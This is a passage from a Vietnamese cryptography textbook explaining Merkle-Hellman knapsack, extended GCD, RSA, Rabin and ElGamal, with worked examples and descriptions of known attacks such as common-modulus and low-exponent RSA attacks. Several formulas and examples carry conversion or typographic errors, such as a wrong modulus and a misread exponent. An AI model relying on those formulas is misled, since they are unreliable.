Sơ đồ này đã thể hiện một hàm một chiều mà dùng làm sinh mã thì tính toán dễ dàng nhưng việc giải mã, tức tính hàm ngược của nó, là rất khó. Bây giờ ta sẽ tiếp tục tìm cách đưa vào một cửa bẫy (trapdoor) để việc giải mã có thể làm được dễ dàng (nếu biết cửa bẫy bí mật).

Merkle áp dụng một mẹo dựa trên sử dụng vector mang đặc biệt là vector siêu tăng (super-increasing) như sau. Một vectơ là siêu tăng nếu thành phần *i+1* là lớn hơn tổng giá trị của các thành phần đứng trước nó (1÷i). Khi sử dụng một vector siêu tăng làm vector mang thì sẽ thấy việc tính ngược, tức là giải bài toán đóng thùng là dễ dàng nhờ một giải thuật thăm ăn đơn giản. Điều này được minh họa qua ví dụ bằng số sau.

Ví dụ 3.3

Vector mang siêu tăng: $a=(1,2,4,8)$

Cho $T=14$, ta sẽ thấy việc tìm $X=(X_1,X_2,X_3,X_4)$ sao cho $T=\sum a_i X_i$ là dễ dàng:

Đặt $T=T_0$

$X_4=1$ $\quad T_1=T_0-X_4=6$ $\quad \rightarrow (X_1\ X_2\ X_3\ 1)$

$X_3=1$ $\quad T_2=T_1-X_3=2$ $\quad \rightarrow (X_1\ X_2\ 1\ 1)$

$X_2=1$ $\quad T_3=T_2-2=0$ $\quad \rightarrow (X_1\ 1\ 1\ 1)$

$X_1=0$ $\quad \rightarrow (0\ 1\ 1\ 1)$

Ở bước i, tổng đích là T_i (tức là phải tìm các a_j để tổng bằng T_i). Ta đem so sánh T_i với thành phần lớn nhất trong phần còn lại của vector, nếu lớn hơn thì thành phần này được chọn tức là X_i tương ứng bằng 1, còn ngược lại thì X_i tương ứng bằng 0. Sau đó tiếp tục chuyển sang bước sau với $T_{i+1} = T_i - X_i$.

Mặc dù ta đã thấy sử dụng vector siêu tăng là vector mang cho phép giải mã dễ dàng nhưng, tất nhiên, ta còn phải làm thế nào để cho chỉ có người chủ mới biết được và sử dụng nó còn kẻ thù thì không. Tóm lại, cần tạo ra một bí mật cửa bẫy thông qua việc người chủ phải chủ động "nguỵ trang" vector siêu tăng để chỉ có anh ta mới biết còn người ngoài không thể lần ra được.

3.2.2 Thuật toán Merkle-Hellman

Sơ đồ sau đây sẽ trình bày một cơ chế nguỵ trang như vậy. Vector *a'* là một vector siêu tăng bí mật, sẽ được "nguỵ trang", tức là biến đổi thông qua một hàm *g* được chọn sẵn để tạo thành vector *a* không hề có tính siêu tăng (thậm chí là có thể giảm); vector *a* này sẽ được sử dụng làm vector mang. Trong quá trình giải mã, người chủ (Alice) sẽ thực hiện một biến đổi vào dữ liệu, trên cơ sở áp dụng hàm ngược g^{-1}, chuyển việc giải mã thành giải một bài toán đóng thùng với vector siêu tăng là vector mang. Phép biến đổi *g* được chọn chính là phép nhân đồng dư với một giá trị khóa bí mật.

Tạo khoá:

1. Alice chọn một vector siêu tăng:

$$a' = (a_1', a_2', ..., a_n')$$

a' được giữ bí mật tức là một thành phần của khoá bí mật

2. Sau đó chọn một số nguyên $m > \sum a_i'$, gọi là mo-dul đồng dư và một số nguyên ngẫu nhiên ω, gọi là nhân tử, sao cho nguyên tố cùng nhau với m.

Khoá công khai của Alice sẽ là vector *a* là tích của *a'* với nhân tử ω:

$$a = (a_1, a_2, ..., a_n)$$

$$a_i = \omega \times a_i' \pmod m; \; i = 1,2,3...n$$

Còn khoá bí mật sẽ là bộ ba (a', m, ω)

Sinh mã:

Khi Bob muốn gửi một thông báo *X* cho Alice, anh ta tính mã theo công thức:

$$T = \sum a_i X_i$$

Giải mã:

Alice nhận được T, giải mã như sau:

1. Để *bỏ lớp nguỵ trang* cô ta trước hết tính ω^{-1} (là giá trị nghịch đảo của ω, tức là $\omega \times \omega^{-1} = 1 \bmod m$, sẽ giới thiệu thuật toán tính sau), rồi tính $T' = T \times \omega^{-1} \pmod m$
2. Alice biết rằng $T' = a'$. X nên cô ta có thể dễ dàng giải ra được *X* theo siêu tăng *a'*.

Chú thích: ở đây ta có

$$T' = T \times \omega^{-1} = \sum a_i X_i \omega^{-1} = \sum a_i' \omega X_i \omega^{-1} = \sum (a_i' \omega \omega^{-1}) X_i \omega^{-1} = \sum a_i' X_i = a'.X$$

Như vậy chúng ta đã xem xét xong sơ đồ cụ thể của Merkle-Hellman về một hệ PKC dựa trên bài toán đóng thùng.

3.2.2 Tấn công vũ lực (Brute Force Attack)

Ban đầu tấn công vũ lực được xem là cách duy nhất để phá hệ thống mật mã này. Với những kẻ không biết trapdoor (a', m, ω), phá giải mã đòi hỏi phải tìm kiếm vét cạn qua 2^n khả năng của X. Vì vậy với *n* được chọn đủ lớn tấn công vũ lực là bất khả thi về khối lượng tính toán. Tuy nhiên tấn công vũ lực không phải là cách duy nhất.

3.2.3 Sự đổ vỡ của giải pháp dùng Knapsack (1982-1984).

Shamir-Adleman đã chỉ ra chỗ yếu của giải pháp này bằng cách đi tìm 1 cặp (ω', m') sao cho nó có thể biến đổi ngược a về a' (tính được khóa bí mật - Private key – từ khóa công khai). Năm 1984, Brickell tuyên bố sự đổ vỡ của hệ thống Knapsack với dung lượng tính toán khoảng 1 giờ máy Cray -1, với 40 vòng lặp chính và cỡ 100 trọng số.

3.2.4 Thuật toán tìm giá trị nghịch đảo theo modul đồng dư

Việc xây dựng Knapsack với cửa bẫy đòi hỏi phải tính giá trị nghịch đảo của ω theo modul m. Thuật toán tìm $x = \omega^{-1} \bmod m$, sao cho $x.\omega = 1 \pmod m$ được gọi là thuật toán GCD mở rộng hay Euclide mở rộng (GCD - Greatest common divior - ước số chung lớn nhất). Sở dĩ như vậy là vì trong khi đi tìm ước số chung lớn nhất của hai số nguyên n_1 và n_2, người ta sẽ tính luôn các giá trị a,b sao cho $GCD(n_1, n_2) = a*n_1 + b*n_2$.

Từ đó suy ra nếu ta đã biết $(n_1,n_2)=1$ thì thuật toán này sẽ cho ta tìm được a, b thoả mãn $a*n_1 + b*n_2=1$, tức là n_1 chính là nghịch đảo của a theo modulo n_2 (tức là m)

Hình vẽ 3.2 thể hiện thuật toán chi tiết.


Ví dụ 3.4. Tìm ngịch đảo của 39 theo modulo 11

Đặt $n_1=39$, $n_2=11$ ta có bảng tính minh họa các bước như sau:

n_1	n_2	r	q	a_1	b_1	a_2	b_2
39	11	6	3	1	0	0	1
11	6	5	1	0	1	1	-3
6	5	1	1	1	-3	-1	4
5	1			-1	4	2	-7

Dễ thấy $a=a_2=2$ chính là nghịch đảo của 39 theo modulo 11

Kể từ năm 1976, nhiều giải pháp cho PKC đã được nêu ra nhưng khá nhiều trong số đó đã bị phá vỡ hoặc bị chê là không thực dụng do dung lượng tính toán lớn hoặc thông tin nở ra quá lớn khi mã hoá.



Hình vẽ 3.2: Sơ đồ thuật toán GCD mở rộng

Một hệ thống PKC có thể sử dụng vào 2 mục đích cơ bản: (1) Bảo mật thông tin và truyền tin (2) Chứng thực và chữ ký điện tử. Hai thuật toán đáp ứng các ứng dụng trên thành công nhất là RSA và Elgamal. Nói chung thuật toán PKC là chậm và không thích hợp cho mật mã trên dòng (online) với truyền tin tốc độ cao, vì vậy chỉ thường được sử dụng khi cần đến tính an toàn cao và chấp nhận tốc độ chậm. Ngoài ra người ta thường sử dụng kết hợp PKC và SKC (symmetric key cryptosystems) với PKC có tác dụng "khởi động mồi" cho SKC: dùng PKC để thiết lập thuật toán tạo ra khoá bí mật thống nhất chung giữa hai bên truyền tin sau đó sử dụng khoá bí mật trên cho pha truyền tin chính bằng SKC sau đó.

3.3 HỆ THỐNG KHÓA CÔNG KHAI RSA

RSA là hệ mật mã khóa công khai phổ biến và cũng đa năng nhất trong thực tế, phát minh bởi Rivest, Shamir & Adleman (1977). Nó là chuẩn mật mã bất thành văn đối với PKC, cung cấp đảm bảo tính mật, xác thực và chữ ký điện tử.

Cơ sở thuật toán RSA dựa trên tính khó của bài toán phân tích các số lớn ra thừa số nguyên tố: không tồn tại thuật toán thời gian đa thức (theo độ dài của biểu diễn nhị phân của số đó) cho bài toán này. Chẳng hạn, việc phân tích một hợp số là tích của 2 số nguyên tố lớn hàng trăm chữ số sẽ mất hàng ngàn năm tính toán với một máy PC trung bình có CPU khoảng trên 2Ghz.

3.3.1 Ý tưởng (Motivation)

Các nhà phát minh có lựa chọn khá giản dị là xây dựng thuật toán sinh/giải mã trên cơ sở phép toán lấy luỹ thừa đồng dư trên trường $Z_n = \{0,1,2,..n-1\}$. Chẳng hạn, việc sinh mã cho tin X sẽ được thực hiện qua:

$$Y = X^e \pm n$$

Ở đây ta dùng ký hiệu $a = b \pm n$ nghĩa là $a = b \pm k^* n$ với $a \in Z_n$ còn $k = 1,2,3,...$, ví dụ $7 = 3^3 \pm 10$) còn việc giải mã:

$$X = Y^d \pm n$$

(e – khóa sinh mã, d – khóa giải mã)

Như vậy để hai hàm sinh mã và giải mã này là hàm ngược của nhau, e và d phải được chọn sao cho: $X^{ed} = X \pm n$

Người ta đã tìm được cách xây dựng cặp số (e,d) này trên cơ sở công thức như sau:

$$X^{\phi(n)} = 1 \pm n \text{ (định lý Ơ - le)}$$

Trong đó $\phi(n)$ hàm số cho biết *số lượng các số thuộc Z_n mà nguyên tố cùng nhau với n*. Người ta cần chọn e^*d sao cho chia $\phi(n)$ dư 1, hay $d = e^{-1} \pm \phi(n)$, khi đó ta sẽ có điều cần thiết:

$$X^{ed} = X^{k.\phi(n)+1} = (X^{\phi(n)})^d * X = 1*X = X$$

$\phi(n)$ có thể tính được khi đã biết công thức phân tích thừa số nguyên tố của n, cụ thể là nếu đã biết $n = p*q$ (p.q là số nguyên tố) thì $\phi(n) = (p-1)(q-1)$.

Nói cách khác nếu như cho trước một số e thì nếu đã biết công thức phân tích thừa số nguyên tố của n ta có thể dễ dàng tìm được d sao cho $d = e^{-1} \pm \phi(n)$ hay là $X^{ed} = X \pm n$, còn nếu không biết thì rất khó.

Vừa rồi là phần trình bày dẫn dắt về cội nguồn của thuật toán, sau đây là thuật toán cụ thể.

3.3.2 Thuật toán RSA

Xây dựng: Chọn các tham số

1. *Chọn hai số nguyên tố lớn p và q. Tính n = p x q và m = ϕ(n) = (p = 1) x (q-1).*
2. *Chọn e, 1≤ e ≤ m -1, sao cho gcd (e, m) = 1.*
3. *Tìm d sao cho e * d = 1 (mod m), tức là tính d = e^{-1} (mod m), giải theo thuật toán gcd mở rộng đã trình bày ở phần trước.*

Khóa công khai (Public key) là (e, n)

Khoá dùng riêng (Private key) là d, p, q)

Giả sử X là một khối tin gốc (plaintext), Y là một khối mã tương ứng của X, và (z_A, Z_A) là các thành phần công khai và riêng của khoá của Alice

Sinh Mã. Nếu Bob muốn gửi một thông báo mã hoá cho Alice thì anh ta chỉ việc dùng khoá công khai của Alice để thực hiện:

$$Y = E_{Z_A}(X) = X^e \pm n$$

Giải mã: Khi Alice muốn giải mã Y, cô ta chỉ việc dùng khoá riêng z_A = d để thực hiện như sau:

$$D_{z_A}(Y) = Y^d \pm n$$

Ví dụ 3.5

Chọn *p = 11* và *q = 13*

*n=11*13=143*

*m= (p-1)(q-1) =10 *12=120*

e=37 ➔ *gcd (37,120) =1*

Sử dụng thuật toán gcd để tìm sao cho *e * d =1 ± 120*, ta tìm được *d= 13* (*e*d =481*).

Để mã hoá một xâu nhị phân, ta phải "bẻ" ra thành nhiều đoạn độ dài là *u* bit, sao cho $2^u \leq 142$. Do đó *u = 7*. Mỗi đoạn như vậy sẽ là một con số nằm trong khoản 0 - 127 và ta có thể tính mã Y theo công thức:

$$Y = X^e \pm 120$$

Chẳng hạn với *X = (0000010) =2*, ta có

$$E_Z(X) = X^{37} = 12 \pm 143$$ ➔ Y= (00001100)

Giải mã như sau:

$$X = D_z(Y) = 12^{13} = 2 \pm 143$$

Để tiện cho việc giao dịch trên mạng có sử dụng truyền tin mật, người ta có thể thành lập các Public Directory (thư mục khoá công khai), lưu trữ các khoá công khai của các user. Thư mục này được đặt tại một điểm công cộng trên mạng sao cho ai cũng có thể truy nhập tới được để lấy khoá công khai của người cần liên lạc.

User	(n,e)
Alice	(85,23)
Bob	(117,5)
Cathy	(4757,11)
.	.
.	.
.	.

3.3.3 Một số ứng dụng cơ bản (của các hệ thống mật mã khóa công khai nói chung)

a. Bảo mật trong truyền tin (Confidentiality)

A sẽ gửi $E_{Z_B}(X)$ cho B. *B* dễ dàng giải mã bằng khóa bí mật z_B

b. Chứng thực

+ Alice ký lên tin cần gửi bằng cách mã hoá với khoá bí mật của cô ta $D_{z_A}(X)$ và gửi $(X,S) = (X, D_{z_A}(X))$ cho Bob

+ Khi Bob muốn kiểm tra tính tin cậy của tin nhận được, anh ta chỉ việc tính $X' = E_{Z_A}(X) = E_{Z_A}(D_{z_A}(X))$ và kiểm tra nếu *X = X'* thì xác thực được tính tin cậy (authenticity) của X.

Chú ý 1: Trong quá trình này cả việc kiểm tra (i) tính toàn vẹn của thông báo và việc (ii) xác thực danh tính của người gửi được thực hiện cùng một lúc. Ta có (i) là vì chỉ cần một bit của tin mà bị thay đổi thì sẽ lập tức bị phát hiện ngay do chữ ký không khớp. Ngoài ra có (ii) vì không ai có thể tạo ra được thông báo đó ngoài Alice, người duy nhất biết z_A.

Chú ý 2: Alice có thể ký vào giá trị băm (hash) của *X* thay vì ký thẳng lên *X*. Khi đó toàn bộ mã mà Alice sẽ chuyển cho Bob là $(X, D_{z_A}(H(X)))$. *H* là một hàm băm công khai.

Phương pháp này là hiệu quả hơn do tiết kiệm (hàm băm luôn cho ra một xâu độ dài cố định và thông thường ngắn hơn rất nhiều so với xâu đầu vào).

c. Kết hợp tính mật và tin cậy.

Chúng ta có thể làm như sau để kết hợp cả hai khả năng a và b như trên.

A gửi $Y = E_{Z_B}(D_{z_A}(X))$ cho B

B phục hồi *X* như sau: $X = E_{Z_A}(D_{z_B}(Y)) = E_{Z_A}(D_{z_B}(E_{Z_B}(D_{z_A}(X))))$

Để có bằng chứng nhằm đối phó với việc Alice có thể sau này phủ nhận đã gửi thông báo (*non-repudiation*) thì Bob phải lưu giữ $D_{z_A}(X)$

★3.3.4 Một số vấn đề xung quanh thuật toán RSA

Vấn đề chọn p và q:

+ *p* và *q* phải là những số nguyên tố lớn, ít nhất là cỡ *100* chữ số.

+ *p* và *q* phải lớn cỡ xấp xỉ nhau (về độ dài cùng *100* chữ số chẳng hạn).

Một vài con số về tốc độ thuật toán trong cài đặt:

So sánh với DES thì RSA:

+ Có tốc độ chậm hơn rất nhiều. Thường thì, RSA chậm ít nhất là 100 lần khi cài đặt bằng phần mềm, và có thể chậm hơn từ 1000 đến 10,000 lần khi cài đặt bằng phần cứng (còn tùy cách cài đặt)

+ Kích thước của khoá mật lớn hơn rất nhiều.

Nếu như *p* và *q* cần biểu diễn cỡ 300 bits thì *n* cần 600 bits. Phép nâng lên luỹ thừa là khá chậm so với *n* lớn, đặc biệt là nếu sử dụng phần mềm (chương trình). Người ta thấy rằng thực hiện một phép nhân cỡ m + 7 nhịp Clock khi kích thước *n* là m bit.

Về bài toán phân tích ra thừa số nguyên tố

Giải thuật tốt nhất vẫn là phương pháp sàng số. Một ước lượng về thời gian thực hiện của giải thuật là:

$$L(n) \approx 10^{9.7+\frac{1}{50}\log_2 n}$$

Trong đó $log_2 n$ cho số biết số bit cần để biểu diễn *n*, số cần phân tích ra thừa số nguyên tố. Từ đó rút ra, nếu tăng *n* lên thêm 50 bit (quãng 15 chữ số thập phân) thì thời gian làm phân tích ra thừa số nguyên tố tăng lên 10 lần.

Vào những năm cuối của thế kỷ 20, người ta đã ước lượng thấy, với n=200, $L(n) \approx 55$ ngàn năm. Đối với khả năng thực hiện bằng xử lý song song, một trong các kết quả tốt nhất về phân tích TSNT với số lớn cho biết đã phân tích một số có 129 chữ số, phân bố tính toán trên toàn mạng Internet và mất trọn 3 tháng.

Như đã nêu, những số nguyên khó phân tích thừa số nhất là những hợp số là tích của 2 số nguyên tố có độ lớn xấp xỉ nhau (vì vậy các số nguyên tố p và q thường được chọn như vậy trong RSA). Từ điển Bách khoa mở, Wikipedia trên Internet, cho biết số nguyên có dạng như vậy lớn nhất cho đến nay mà được phân tích thừa số thành công, ký hiệu là RSA-768, có 768 bit hay 232 chữ số thập phân. Nó được phân tích thành công vào ngày 12/12/2009 nhờ sự cộng tác của nhiều cơ sở nghiên cứu hiện đại trong vòng 2 năm trời. Lượng tính toán thực hiện trên nguyên lý xử lý song song được so sánh tương đương với 2000 năm chạy liên tục của một cấu hình xử lý 2.2 GHz AMD Opteron

```
RSA-768 = 123018668453011775513049495838496272077285356959533479219732245215172640050726365751874520219978646938995647494277406384592519255732630345373154826850791702612214291346167042921431160222124047927473779408066535141959745985690214341 3
RSA-768 = 33478071698956898786044169848212690817704794983713768568912431388982883793878002287614711652531743087737814467999489
        × 36746043666799590428244633799627952632279158164343087642676032283815739666511279233373417143396810270092798736308917
```

Vấn đề đi tìm số nguyên tố lớn:

Một thuật toán để tạo ra tất cả các số nguyên tố là không tồn tại, tuy nhiên có những thuật toán khá hiệu quả để kiểm tra xem một số cho trước có phải là nguyên tố hay không (bài toán kiểm tra tính nguyên tố). Thực tế, việc tìm các số nguyên tố lớn cho RSA là một vòng lặp như sau:

1. Chọn một số ngẫu nhiên p nằm trong một khoảng có độ lớn yêu cầu (tính theo bit)
2. Kiểm tra tính nguyên tố của p, nếu là nguyên tố thì dừng lại, nếu không thì quay lại bước 1.

Những thuật toán tất định để kiểm tra tính nguyên tố là khá tốn thời gian và đòi hỏi được thực hiện trên máy tính có tốc độ cao. Tuy nhiên người ta cũng còn sử dụng các thuật toán xác suất, có khả năng 'đoán' rất nhanh xem một số có phải nguyên tố không. Các thuật toán xác suất này không đưa ra quyết định đúng tuyệt đối, nhưng cũng gần như tuyệt đối; tức là xác suất báo sai có thể làm nhỏ tùy ý, chỉ phụ thuộc vào thời gian bỏ ra.

Xét ví dụ một thuật toán xác suất, dựa trên phương pháp sau đây của Lehmann.

Phương pháp Lehmann: Giả sử n là một số lẻ, với mỗi số nguyên a ta hãy ký hiệu:

$$G(a,n) = a^{\frac{n-1}{2}} \pm n$$

Ví dụ: Với $n=7$, ta có $2^3=1, 3^3=6, 4^3=1, 5^3=6, 6^3=1$; tức là $G=\{1,6\}$.

Theo Lehmann, nếu n là một số lẻ thì $G(a,n)=\{1,n-1\}$ với mọi a nguyên khi và chỉ khi n là số nguyên tố. Tuy nhiên với n hợp số, khả năng $G(a,n)=\{1,n-1\}$ vẫn xảy ra với xác suất 50% cho mỗi số nguyên a nguyên tố cùng nhau với n lựa chọn bất kỳ. Từ kết quả này, ta có phép thử như sau khi cần xác định tính nguyên tố của một số nguyên n:

1. Chọn ngẫu nhiên một số $a \in Z_n^*$
2. If ($gcd(a,n) > 1$) return ("là hợp số") else
3. $If\,(a^{\frac{n-1}{2}} = 1 \| a^{\frac{n-1}{2}} = -1)$ return (" có thể là nguyên tố") else return ("là hợp số")

Nếu như thực hiện phép thử này 100 lần và luôn thu được câu trả lời "có thể là nguyên tố" thì xác suất n không phải là số nguyên tố ('đoán nhầm') sẽ chỉ là 2^{-100}.

Để có thể tìm được số lớn với tính nguyên tố chắc chắn tuyệt đối, người ta có thể sử dụng phương pháp xác suất này để loại bỏ nhanh chóng các hợp số và chỉ thực hiện phép kiểm tra tất định cuối cùng với các số đã đáp ứng tốt ở phép thử.

Giải thuật tính luỹ thừa nhanh

Luỹ thừa có thể được tính như thông thường bằng phép nhân liên tục tuy nhiên tốc độ sẽ chậm. Luỹ thừa trong trường Z_n (modulo n) có thể tính nhanh hơn nhiều bằng giải thuật sau đây. Giải thuật này sử dụng hai phép tính là tính bình phương và nhân.

Để tính X^α (modul n):

1. Xác định các hệ số α_i trong khai triển của α trong hệ nhị phân:

$$\alpha = \alpha_0 2^0 + \alpha_1 2^1 + \alpha_2 2^2 + \ldots + \alpha_k 2^k$$

2. Dùng vòng lặp *k* bước để tính *k* giá trị $X^{2^i} \pm n$, với $i=1,k$:

$$X^2 = X \times X$$
$$X^4 = X^2 \times X^2$$
$$\ldots$$
$$X^{2^k} = X^{2^{k-1}} \times X^{2^{k-1}}$$

3. Từ bước 1, ta tính được $X^{\alpha} \pm n$ bằng cách đem nhân với nhau các giá trị $X^{2^i} \pm n$ đã tính ở bước 2 nếu như α_i tương ứng của nó là 1:

$$(X^{2^i})^{\alpha_i} = \begin{cases} 1, \alpha_i = 0 \\ X^{2^i}, \alpha_i = 1 \end{cases}$$

Ví dụ 3.6: Xét RSA với n =179, e =73.

Với X= 2 ta có $Y = 2^{73} \pm 179$

$73 = 64+8+1 = 2^6+2^3+2^0$.

$Y=2^{64+8+1} = 2^{64} \times 2^8 \times 2^1$

★3.3.5 Điểm yếu của giải thuật RSA

Trong hệ RSA, không phải tất cả các thông tin đều được che giấu tốt, tức là mọi khoá đều tốt và đều làm bản rõ thay đổi hoàn toàn.

Ví dụ 3.7: $n = 35 = 5 \times 7$, $m = 4 \times 6$

$e = 5$ (GCD (5,24) = 1)

$X = 8$

$Y = X^e \pm 35 = 8 = X!$

Đối với bất kỳ khoá nào tồn tại ít nhất 9 bản rõ bị 'phơi mặt', tuy nhiên đối với n ≥ 200 điều đó không còn quan trọng. Mặc dù vậy phải chú ý là nếu e không được chọn cẩn thận thì có thể gần đến 50% bản rõ bị lộ.

Ví dụ 3.8: Với n = 35, e = 17

{1, 6, 7, 8, 13, 14, 15, 20, 21, 27, 28, 29, 34} không che được

---

Người ta cho rằng có thể tránh được tình huống này nếu số nguyên tố được chọn là AN TOÀN. Một số nguyên tố được gọi là AN TOÀN nếu $p=2p'+1$ trong đó p' cũng là số nguyên tố.

★3.3.6 Đánh giá về an toàn của thuật toán RSA

Sự an toàn của thành phần khoá mật (private key) phụ thuộc vào tính khó của việc PTTSNT các số lớn.

Ký hiệu $Z= (e,n)$ là khoá công khai.

Nếu biết PTTSNT của n là $n=p\times q$ thì sẽ tính được $m=\phi(n) =(p-1)(q-1)$. Do đó tính được $d=e^{-1}(mod\ m)$ theo thuật toán *GCD* mở rộng.

Tuy nhiên nếu không biết trước p,q thì như đã biết không có một thuật toán hiệu quả nào để PTTSNT đối với n, tức là tìm được p,q, khi n lớn. Nghĩa là không thể tìm được m và do đó không tính được d.

Chú ý: Độ an toàn của RSA chưa chắc hoàn toàn tương đương với tính khó của bài toán PTTSNT, tức là có thể tồn tại phép tấn công phá vỡ được RSA mà không cần phải biết PTTSNT của n, chẳng hạn nếu như có kẻ thành công trong các dạng tấn công sau:

1. Đi tìm thành phần khóa mật

   Kẻ thù biết X và Y với $Y=D_z(X)$. Để tìm d nó phải giải phương trình:

   $$X = Y^d \pm n$$

   Hay là tính $d = log_Y X$

2. Đi tìm bản rõ:

   Kẻ thù biết Y và e, để tìm được bản rõ X nó phải tìm cách tính căn thức bậc e theo đồng dư, để giải phương trình

   $$Y=X^e$$

Một số dạng tấn công có điều kiện quan trọng

Đối với một số hệ cài đặt rơi vào một số điều kiện đặc biệt có thể trở nên kém an toàn với người sử dụng.

1. *Common modulus attack*: Khi một nhóm user sử dụng các khoá công khai $Z=(e,n)$ khác nhau ở thành phần e nhưng giống nhau ở modul đồng dư n.

   Khi đó, nếu kẻ thù tóm được hai đoạn bản mã mà:

   + của cùng một bản rõ được mã hoá bởi khoá PK khác nhau (từ hai user khác nhau)

   + hai thành phần e tương ứng là nguyên tố cùng nhau

thì nó sẽ có cách để giải được bản mã. Cụ thể là nếu kẻ thù biết e_1,e_2,n,Y_1,Y_2

$$Y_1 = X^{e_1} \pm n$$

$$Y_2 = X^{e_2} \pm n$$

Vì $(e_1,e_2)=1$ nên nó có thể tìm được a và b sao cho:

$$a*e_1+b*e_2 = 1$$

Suy ra kẻ thù có thể tìm được X từ:

$$Y_1^a * Y_2^b = X^{e_1 \cdot a} * X^{e_2 \cdot b} = X^{e_1 \cdot a + e_2 \cdot b} = X$$

Tóm lại nên tránh sử dụng chung modul đồng dư (common modulus) giữa những user cùng một nhóm làm việc nào đó.

2. *Low exponent attack*: Tấn công này xảy ra với điều kiện là giá trị e đã được chọn nhỏ (e mà nhỏ thì thuật toán mã hoá trong truyền tin mật cũng như kiểm định chữ ký sẽ nhanh hơn).

Nếu kẻ thù có thể tìm được $e(e+1)/2$ bản mã mà được mã hoá từ những bản rõ phụ thuộc tuyến tính thì hệ thống sẽ bị nguy hiểm. Tuy nhiên nếu các bản rõ này mà không có quan hệ với nhau thì không sao. Vì vậy nên ghép thêm vào các bản rõ những xâu nhị phân ngẫu nhiên để đảm bảo cho chúng là không bị phụ thuộc.

3. *Low decryption attack*:

Nếu thành phần khóa mật d mà đủ nhỏ thì có thể bị kẻ thù tìm thấy được

★3.4 MỘT SỐ HỆ PKC KHÁC

3.4.1 Hệ Rabin

Hệ Rabin cũng xây dựng trên việc lấy $n=p\times q$ làm bí mật. N được coi là khoá công khai (PK) còn (p,q) là khoá bí mật (SK).

Mã hoá là việc thực hiện:

$$Y=X^2 \ (mod\ n)$$

còn giải mã là việc tính căn bậc hai:

$$X= \sqrt{Y} \ (mod\ n) \quad (*)$$

Có thể thấy, nếu biết $n=p\times q$ thì dễ dàng tìm được nghiệm cho phương trình này, còn nếu không thì việc tìm nghiệm là khó tương đương với bài toán PTTSNT số n.

Khi biết $N=p\times q$ thì (*) được giải ra có bốn nghiệm[2], do đó để xác định được đâu là bản rõ gốc phải có mẹo để chọn được đúng giá trị cần thiết trong số 4 nghiệm đó

Hệ Rabin có một số ưu điểm so với RSA:

- Tính an toàn được chứng minh hoàn toàn tương đương với bài toán PTTSNT, nói cách khác tính ATBM của Rabin là có thể chứng minh được (provable)
- Ngoại trừ trường hợp RSA hoạt động với *e* nhỏ còn thuật toán sinh mã của Rabin nhanh hơn nhiều so với RSA là hệ đòi hỏi phải tính luỹ thừa. Thời gian giải mã thì tương đương nhau

Nhược điểm: Vì phương trình giải mã cho 4 nghiệm nên làm khó dễ việc giải mã. Thông thường, bản rõ trước khi được mã hoá cần được nối thêm vào đuôi một chuỗi số xác định để làm dấu vết nhận dạng (chẳng hạn nối thêm 20 số 0 – như vậy trong số 4 nghiệm giải ra, chuỗi nào tận cùng bằng 20 con 0 thì đúng là bản rõ cần nhận). Vì lý do này nên Rabin thường được dùng chủ yếu cho chứng thực (chữ ký điện tử).

3.4.2 Hệ El-Gamal

Tạo khoá

Alice chọn một số nguyên tố *p* và hai số nguyên ngẫu nhiên *g* và *u*, cả hai đều nhỏ hơn *p*. Sau đó tính

$$y = g^u \pmod p$$

Bây giờ khóa công khai của Alice được lấy là (p,g,y), khoá mật là u.

Sinh mã

1. Nếu Bob muốn mã hoá một tin *X* để truyền cho Alice thì trước hết anh ta chọn một số ngẫu nhiên *k* sao cho $(k,p-1)=1$
2. Tính

$$a=g^k \pmod p$$
$$b=y^kX \pmod p$$

Mã là $Y=(a,b)$ và có độ dài gấp đôi bản rõ.

Giải mã: Alice nhận được Y= (a,b) và giải ra X theo công thức sau:

$$X = \frac{b}{a^u} \pmod p$$

[2] Do phần này chỉ có mục đích giới thiệu tóm tắt nên ở đây không đi sâu hơn vào công thức tính nghiệm

Ví dụ 3.9: p=11, g=3, u=6. Thế thì $y=3^6=3 \pmod{11}$. Khoá công khai là (p,g,y)=(11,3,3) còn khoá bí mật là u=6.

Để mã hoá cho tin X=6, Bob chọn ngẫu nhiên k=7 và tính

$$a=3^7=9 \pmod{11},\ b=37\times 6 = 10 \pmod{11}$$

Mã là (a,b) = (9,10)

Bây giờ Alice nhận được (a,b) sẽ giải mã như sau

$X = b/(a^u) = 10/(9^7) = 10 \times 5 = 6 \pmod{11}$

CÂU HỎI VÀ BÀI TẬP

1. Hãy lập luận chứng minh cụ thể là bài toán đóng thùng với một vector mang là siêu tăng sẽ luôn là dễ nếu có nghiệm
2. Chọn một số ngẫu nhiên **M** trong khoảng từ 5 đến 20. Thực hiện các công việc sau:
